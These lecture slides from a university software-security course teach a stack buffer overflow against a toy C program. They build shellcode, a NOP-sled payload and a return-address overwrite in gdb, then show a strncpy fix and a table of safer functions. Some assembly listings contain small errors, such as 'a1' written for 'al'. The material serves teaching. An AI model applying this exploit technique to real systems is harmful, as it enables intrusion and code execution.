Lecture 39 - Software Security

CprE 308

April 15, 2015

Software Security

Topics

Today:

- Review: Segmentation, execution jumps, stack space
- Buffer Overflow (Concepts)
- Buffer Overflow (Basic Example)

Next Lecture:

- Buffer Overflow (Practical Example)
  - Reversing and remotely exploiting a Windows web server
- Operating system defenses
  - ASLR, DEP, stack canaries

Review

Review: Structuring Virtual Memory

- Paging
  - Divides the address space into fixed-sized pages
  - Reduces fragmentation, increases efficiency
- Segmentation
  - Divides the address space into variable-sized segments
  - Enables memory protections (Example: data, code, uninitialized, shared memory, etc.)
  - Segfault (Segmentation Fault/General Protection Fault)
- Modern OS's use a mixture of both schemes (paged segmentation)

NSF Buffer Overflow Module

NSF Buffer Overflow Module

- http://nsfsecurity.pr.erau.edu/bom/

  A buffer overflow results from programming errors and testing failures and is common to all operating systems. These flaws permit attacking programs to gain control over other computers by sending long strings with certain patterns of data.

NSF BOMod Interactive Examples

- https://github.com/CprE308/bomod
- Same material, just refined and less buggy

Basic Buffer Overflow Example

The Vulnerable Source Code

Why is this vulnerable?

```
#include <stdio.h>
int main(int argc, char **argv) {
  char buf[64];
  strcpy(buf, argv[1]);
}
```

Why is this Vulnerable?

- Program is soliciting input from the user through the program arguments
- Input is stored to memory (buf)
- Input bounds are not checked and data in memory can be overwritten
- The main function has a return address that can be overwritten to point to data in the buffer

Compiling and Disassembling

Compile: `tcc -g -o basic_vuln basic_vuln.c`

Execute: `./basic_vuln 'AAAAA'`

Disassemble: `gdb basic_vuln`

```
(gdb) disas main
```

Compiling and Disassembling

```
login
sh-3.1$ gdb basic_vuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x0804820a <main+0>:    push   %ebp
0x0804820b <main+1>:    mov    %esp,%ebp
0x0804820d <main+3>:    sub    $0x40,%esp
0x08048213 <main+9>:    mov    0xc(%ebp),%eax
0x08048216 <main+12>:   add    $0x4,%eax
0x08048219 <main+15>:   mov    (%eax),%ecx
0x0804821b <main+17>:   push   %ecx
0x0804821c <main+18>:   lea    0xffffffc0(%ebp),%eax
0x0804821f <main+21>:   push   %eax
0x08048220 <main+22>:   call   0x8048300 <strcpy>
0x08048225 <main+27>:   add    $0x8,%esp
0x08048228 <main+30>:   leave
0x08048229 <main+31>:   ret
End of assembler dump.
(gdb) break *main+27
Breakpoint 1 at 0x8048225: file basic_vuln.c, line 6.
(gdb) []
```

strcpy

Break after strcpy

Create Shellcode Assembly

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:
mov eax, 4 ;write(int fd, char *msg, unsigned int len)
mov ebx, 1
mov ecx, msg
mov edx, 8
int 0x80
mov  eax, 1 ;exit(int ret)
mov ebx, 0
int 0x80
```

Typical Shellcode

- Execute a shell/command prompt
- Phone home and execute remote commands
- Add an admin account
- Install a rootkit
- Something else nasty...

Compile and Inspect Shellcode

- Null bytes are treated as character string terminators
  - (as attackers, we don't want that)
- Addresses must be independent of position in memory

Compile and Inspect Shellcode

```
login
sh-3.1$ nasm -f elf shellcode.asm
sh-3.1$ ld -o shellcode_bin shellcode.o
sh-3.1$ objdump -d shellcode_bin

shellcode_bin:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       b8 04 00 00 00          mov    $0x4,%eax
 8048085:       bb 01 00 00 00          mov    $0x1,%ebx
 804808a:       b9 a4 90 04 08          mov    $0x80490a4,%ecx
 804808f:       ba 08 00 00 00          mov    $0x8,%edx
 8048094:       cd 80                   int    $0x80
 8048096:       b8 01 00 00 00          mov    $0x1,%eax
 804809b:       bb 00 00 00 00          mov    $0x0,%ebx
 80480a0:       cd 80                   int    $0x80
sh-3.1$
```

Figure 2: Inspect Shellcode

Shellcode Cleanup Tricks

- We can still create null bytes with XOR
  - Instead of "mov ebx, 0" do "xor ebx, ebx"
  - Note that C stdlib treats 0x0A as a terminating character as well
- Instead of referencing memory, we can just store the string directly on the stack and then set the stack pointer to the system call

Refined Shellcode

```
section .text
global _start
_start:
xor eax, eax ;clear out the registers
xor ebx, ebx
xor ecx, ecx
xor edx, edx
mov a1, 4 ;write(int fd, char *msg, unsigned int len)
mov b1, 1
push 0x21212164 ;Owne = 0x4F, 0x77, 0x6E, 0x65
push 0x656E774F ;d!!! = 0x64, 0x21, 0x21, 0x21
mov ecx, esp
mov d1, 8
int 0x80
```

Packaging Shellcode

```
login
sh-3.1$ nasm -f elf shellcode.asm
sh-3.1$ ld -o shellcode_bin shellcode.o
sh-3.1$ objdump -d shellcode_bin

shellcode_bin:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       31 db                   xor    %ebx,%ebx
 8048064:       31 c9                   xor    %ecx,%ecx
 8048066:       31 d2                   xor    %edx,%edx
 8048068:       b0 04                   mov    $0x4,%al
 804806a:       b3 01                   mov    $0x1,%bl
 804806c:       68 64 21 21 21          push   $0x21212164
 8048071:       68 4f 77 6e 65          push   $0x656e774f
 8048076:       89 e1                   mov    %esp,%ecx
 8048078:       b2 08                   mov    $0x8,%dl
 804807a:       cd 80                   int    $0x80
 804807c:       b0 01                   mov    $0x1,%al
 804807e:       31 db                   xor    %ebx,%ebx
 8048080:       cd 80                   int    $0x80
sh-3.1$ cat shellcode.pl
#!/usr/bin/perl
print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04";
print "\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77";
print "\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01";
print "\x31\xdb\xcd\x80";


sh-3.1$ ./shellcode.pl > shellcode
sh-3.1$
```

Compile Assembly

Inspect Op Codes

Extract Instructions

Create Payload

Payload = [NOP Sled + Shellcode]

- Payload should be the length of the buffer
- Pad the shellcode with a series of leading NOP's (no operation instructions)
  - Number of NOP's = sizeof(buffer) minus sizeof(shellcode)
- CPU executes NOP's until it hits shellcode

Helpful Commands

- Use `wc <filename>` command to get file size
- `perl -e 'print "\x90"x(64-34)' > payload`
- `cat shellcode >> payload`

Test Harness

```
int main(int argc, char **argv)
{
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)argv[1];
}
```

Test Harness

Returns main to the argv buffer, forcing the CPU to execute data passed in the program arguments. . . probably not a best practice. . .

```
int main(int argc, char **argv)
{
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)argv[1];
}
```

Test Payload

```
login
sh-3.1$ wc shellcode
 0  1 34 shellcode
sh-3.1$ perl -e 'print "\x90"x(64-34)' > payload
sh-3.1$ wc payload
 0  0 30 payload
sh-3.1$ cat shellcode >> payload
sh-3.1$ wc payload
 0  1 64 payload
sh-3.1$
sh-3.1$ xxd -g 1 payload
0000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0  ..............1.
0000020: 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21 21 68  1.1.1.....hd!!!h
0000030: 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db cd 80  Owne........1...
sh-3.1$
sh-3.1$ ./shellcode_harness `cat payload`
Owned!!!sh-3.1$
```

Figure 4: Test Payload

Finding the Stack Pointer

- Run `hexedit payload`
- Add some visible bytes and inspect in gdb
  - These are the first bytes outside the bounds of the buffer

```
xterm
00000000   90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000010   90 90 90 90  90 90 90 90  90 90 90 90  90 90 31 C0  ..............1.
00000020   31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  1.1.1.....hd!!!h
00000030   4F 77 6E 65  89 E1 B2 08  CD 80 B0 01  31 DB CD 80  Owne........1...
00000040   41 41 41 41  42 42 42 42  [                         AAAABBBB
00000050
00000060
00000070
00000080
00000090
000000A0
000000B0
000000C0
000000D0
000000E0
000000F0
00000100
00000110
00000120
```

Debugging and Inspecting Memory

- Set break points
- View Registers
  - $esp (stack pointer)
  - $ebp (frame pointer, points to the start of the stack frame and does not move for the duration of the subroutine call)
  - $eip (instruction pointer)
- Dump memory

Finding the Stack Pointer

```
login
sh-3.1$ gdb basic_vuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break *main+27
Breakpoint 1 at 0x8048225: file basic_vuln.c, line 6.
(gdb) r `cat payload`
Starting program: /home/student/labs/basic_vuln `cat payload`

Breakpoint 1, 0x08048225 in main () at basic_vuln.c:6
6               strcpy(buf,argv[1]);
(gdb) x/2wx $ebp
0xbffffde8:     0x41414141      0x42424242
(gdb) x/64bx $esp
0xbffffda0:     0xa8    0xfd    0xff    0xbf    0x53    0xff    0xff    0xbf
0xbffffda8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffdb0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffdb8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffdc0:     0x90    0x90    0x90    0x90    0x90    0x90    0x31    0xc0
0xbffffdc8:     0x31    0xdb    0x31    0xc9    0x31    0xd2    0xb0    0x04
0xbffffdd0:     0xb3    0x01    0x68    0x64    0x21    0x21    0x21    0x68
0xbffffdd8:     0x4f    0x77    0x6e    0x65    0x89    0xe1    0xb2    0x08
(gdb)
```

Overwriting the Stack Pointer

```
xterm
00000000   90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ................
00000010   90 90 90 90  90 90 90 90  90 90 90 90  90 90 31 C0  ..............1.
00000020   31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  1.1.1.....hd!!!h
00000030   4F 77 6E 65  89 E1 B2 08  CD 80 B0 01  31 DB CD 80  Owne........1...
00000040   41 41 41 41  A8 FD FF BF                            AAAA....
00000050
00000060
00000070
00000080
00000090

                    Save changes (Yes/No/Cancel) ?

000000D0
000000E0
000000F0
00000100
00000110
00000120
00000130
00000140
00000150
00000160
-**  payload      --0x48/0x48-----------------------------------------------
```

It's a stack, so push it on backwards…

Exploited! (sorta)

```
login
sh-3.1$ gdb basic_vuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break *main+27
Breakpoint 1 at 0x8048225: file basic_vuln.c, line 6.
(gdb) r `cat payload`
Starting program: /home/student/labs/basic_vuln `cat payload`

Breakpoint 1, 0x08048225 in main () at basic_vuln.c:6
6               strcpy(buf,argv[1]);
(gdb) x/2wx $ebp
0xbffffde8:     0x41414141      0xbffffda8
(gdb) x/64bx $esp
0xbffffda0:     0xa8    0xfd    0xff    0xbf    0x53    0xff    0xff    0xbf
0xbffffda8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffdb0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffdb8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffdc0:     0x90    0x90    0x90    0x90    0x90    0x90    0x31    0xc0
0xbffffdc8:     0x31    0xdb    0x31    0xc9    0x31    0xd2    0xb0    0x04
0xbffffdd0:     0xb3    0x01    0x68    0x64    0x21    0x21    0x21    0x68
0xbffffdd8:     0x4f    0x77    0x6e    0x65    0x89    0xe1    0xb2    0x08
(gdb) c
Continuing.
Owned!!!
Program exited normally.
(gdb) quit
sh-3.1$ ./basic_vuln `cat payload`
Illegal instruction
sh-3.1$
```

Exploited! (sorta)


- Exploit = `<30 NOP's><34 Byte Shellcode><4 Byte Filler><4 Byte Address to NOP's>`
- Debugger observation changes the address space slightly. . . .time for a guess and check hoping to hit somewhere in the NOP sled. . .
- How do we prevent this???

Secure Coding

Practice defensive coding and check your inputs!

```
#include <stdio.h>
int main(int argc, char **argv)
{
    char buf[64];
    // LEN - 1 so that we don't write a null byte past
    // the bounds of buf if n = sizeof(buf)
    strncpy(buf, argv[1], 64-1);
}
```

Inspect Secure Code



```
sh-3.1$ tcc -g -o basic_notvuln basic_notvuln.c
sh-3.1$ gdb basic_notvuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_notvuln: no group info for section .text.__i686.get_pc_thunk.bx
BFD: /home/student/labs/basic_notvuln: no group info for section .text.__i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x0804822a <main+0>:    push   %ebp
0x0804822b <main+1>:    mov    %esp,%ebp
0x0804822d <main+3>:    sub    $0x40,%esp
0x08048233 <main+9>:    mov    0xc(%ebp),%eax
0x08048236 <main+12>:   add    $0x4,%eax
0x08048239 <main+15>:   mov    $0x3f,%ecx
0x0804823e <main+20>:   push   %ecx
0x0804823f <main+21>:   mov    (%eax),%ecx
0x08048241 <main+23>:   push   %ecx
0x08048242 <main+24>:   lea    0xffffffc0(%ebp),%eax
0x08048245 <main+27>:   push   %eax
0x08048246 <main+28>:   call   0x8048320 <strncpy>
0x0804824b <main+33>:   add    $0xc,%esp
0x0804824e <main+36>:   leave
0x0804824f <main+37>:   ret
End of assembler dump.
(gdb) break *main+33
Breakpoint 1 at 0x804824b: file basic_notvuln.c, line 6.
<AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/student/labs/basic_notvuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x0804824b in main () at basic_notvuln.c:6
6               strncpy(buf,argv[1],64-1);
(gdb) x/64bx $esp
0xbffffbec:     0xf8    0xfb    0xff    0xbf    0xa3    0xfd    0xff    0xbf
0xbffffbf4:     0x3f    0x00    0x00    0x00    0x41    0x41    0x41    0x41
0xbffffbfc:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffffc04:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffffc0c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffffc14:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffffc1c:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffffc24:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
(gdb) x/2wx $ebp
0xbffffc38:     0xbffffc98      0xb7e9bdf8
(gdb) 
```

Not overwritten!

Secure Coding (Alternative Functions)

Source: http://developer.apple.com

Don't use these functions	Use these instead
strcat	strlcat
strcpy	strlcpy
strncat	strlcat
strncpy	strlcpy
sprintf	snprintf
vsprintf	vsnprintf
gets	fgets